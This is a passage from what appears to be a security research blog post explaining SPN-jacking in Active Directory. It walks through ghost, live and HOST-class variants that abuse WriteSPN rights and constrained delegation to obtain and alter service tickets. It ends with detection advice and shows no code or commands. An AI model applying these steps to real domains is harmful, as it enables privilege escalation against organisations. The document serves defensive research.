
<p>The first scenario is the simplest one. ServerA is configured for
Constrained Delegation to a SPN previously associated with a computer or
service account that no longer exists. It could be a standard SPN, such
as cifs/hostname, associated with a deleted computer/service account or
a renamed computed account if the SPNs were updated accordingly. Or, the account
could be a custom SPN with a non-standard service class that was
removed from the computer/service account, or the account itself could no
longer exist.</p>

<p><a href="/images/SPN-jacking/image5.png" target="_blank"><img src="/images/SPN-jacking/image5.png" alt="Ghost SPN-jacking Scenario" /></a></p>


<p>In this scenario, the attacker can add the affected SPN to ServerC and
then run the full S4U attack using ServerA's account to obtain a
service ticket for a privileged user to ServerC. </p>

<p>The service name of that ticket would not be valid for accessing ServerC
because the hostname wouldn't match, and the service class might be
useless. However, the important thing is that the ticket is encrypted
for ServiceC, and the service name is not in the encrypted part of the
ticket, so the attacker can change it to a valid one. </p>

<p>Finally, the attacker can pass-the-ticket and compromise ServerC.</p>


<p>The attack chain is illustrated in the following diagram:</p>

<p><a href="/images/SPN-jacking/image6.png" target="_blank"><img src="/images/SPN-jacking/image6.png" alt="Ghost SPNjacking Diagram" /></a></p>


<p>The attack is demonstrated in the following screen capture:</p>


<p><a href="/images/SPN-jacking/image7.png" target="_blank"><img src="/images/SPN-jacking/image7.png" alt="Ghost SPNjacking Screenshot" /></a></p>

<h2 id="live-spn-jacking">Live SPN-jacking</h2>


<p>The second scenario is a bit more contrived. ServerA is configured for
Constrained Delegation to a SPN currently associated with ServerB, and
the attacker has WriteSPN rights on ServerB and ServerC.</p>

<p>In fully patched environments, only Domain Admins would be permitted to
configure conflicting SPNs, meaning SPNs associated with two or more
different accounts. Therefore, if the attacker in this scenario tried to
add the target SPN to ServerC, the DC would reject that change because
it is already associated with ServerB.</p>

<p><a href="/images/SPN-jacking/image8.png" target="_blank"><img src="/images/SPN-jacking/image8.png" alt="Active SPN-jacking Scenario" /></a></p>

<p>The attacker can circumvent that barrier by temporarily removing the target SPN
from ServerB and only then adding it to ServerC. The attacker can then
run the full S4U attack using ServerA's account to obtain a service
ticket for a privileged user to ServerC. </p>

<p>As in the previous scenario, the service name of that ticket would not
be valid for accessing ServerC. However, the important thing is that the
ticket is encrypted for ServerC, and the service name is not in the
encrypted part of the ticket, so the attacker can change it. </p>

<p>Finally, the attacker can pass-the-ticket and compromise ServerC.</p>

<p>A well-behaved attacker should also roll back the changes by removing
the target SPN from ServerC and restoring it to ServerB.</p>

<p>The attack chain is illustrated in the following diagram:</p>

<p><a href="/images/SPN-jacking/image9.png" target="_blank"><img src="/images/SPN-jacking/image9.png" alt="Active SPN-jacking Diagram" /></a></p>

<h3 id="spn-jacking-with-the-host-service-class">SPN-jacking with the HOST Service Class</h3>

<p>It gets more interesting when the targeted SPN is not explicitly
defined. By default, computer accounts have SPNs associated with the
service classes TERMSRV, RestrictedKrbHost, and HOST. If other services
are installed, such as LDAP or SQL Server, additional SPNs are added for
those, too.</p>

<p>The HOST service class is mapped to the following service classes by
default:<br />
alerter, appmgmt, cisvc, clipsrv, browser, dhcp, dnscache, replicator,
eventlog, eventsystem, policyagent, oakley, dmserver, dns, mcsvc, fax,
msiserver, ias, messenger, netlogon, netman, netdde, netddedsm, nmagent,
plugplay, protectedstorage, rasman, rpclocator, rpc, rpcss,
remoteaccess, rsvp, samss, scardsvr, scesrv, seclogon, scm, dcom, cifs,
spooler, snmp, schedule, tapisrv, trksvr, trkwks, ups, time, wins, www,
http, w3svc, iisadmin, msdtc.</p>



<p>If the attacker tried to target a service class mapped to HOST, the
domain controller would reject adding that service class to ServerC,
even though it is not directly associated with ServerB. The attacker
would first have to remove the HOST SPNs from ServerB and then
explicitly add the target SPN to ServerC. However, after adding the
target SPN to ServerC, the attacker can add the HOST SPNs back to
ServerB without encountering any validation errors, despite already
having a mapped SPN associated with ServerC, as demonstrated in the
following screenshot:</p>

<p><a href="/images/SPN-jacking/image10.png" target="_blank"><img src="/images/SPN-jacking/image10.png" alt="HOST SPN-jacking Screenshot" /></a></p>

<p>When requesting service tickets to the ambiguous SPN, cifs/SERVERB in
the screenshot above, the Domain Controller issues it for ServerC rather
than ServerB.</p>

<p>The attack chain is illustrated in the following diagram:</p>

<p><a href="/images/SPN-jacking/image11.png" target="_blank"><img src="/images/SPN-jacking/image11.png" alt="HOST SPN-jacking Diagram" /></a></p>

<h2 id="what-is-it-good-for">What is it good for?</h2>

<p>If an attacker compromised an account with GenericAll or GenericWrite
rights on computer accounts, the attacker could use RBCD or Shadow
Credentials to compromise the associated host or service. I suspect
compromising an account with only WriteSPN rights on computer accounts
is not very likely. However, chained with the compromise of a host with
Constrained Delegation already configured, attackers could use this
technique in environments where RBCD and Shadow Credentials are
monitored or blocked. Defenders should follow the recommendations below
to mitigate SPN-jacking attacks.</p>

<h2 id="detection">Detection</h2>


<p>Changes to the ServicePrincipalName attribute of a computer account
generate security events with the ID 4742 (A computer account was
changed) on the domain controller. The event details show the changed
attributes and their new value. Defenders can detect SPNs with a
hostname different than the computer's DNS names, as shown in the
screenshot below:</p>

<p><a href="/images/SPN-jacking/image12.png" target="_blank"><img src="/images/SPN-jacking/image12.png" alt="Change Detection" /></a></p>

<p>Removing the HOST service class from a computer account may also be
suspicious.</p>


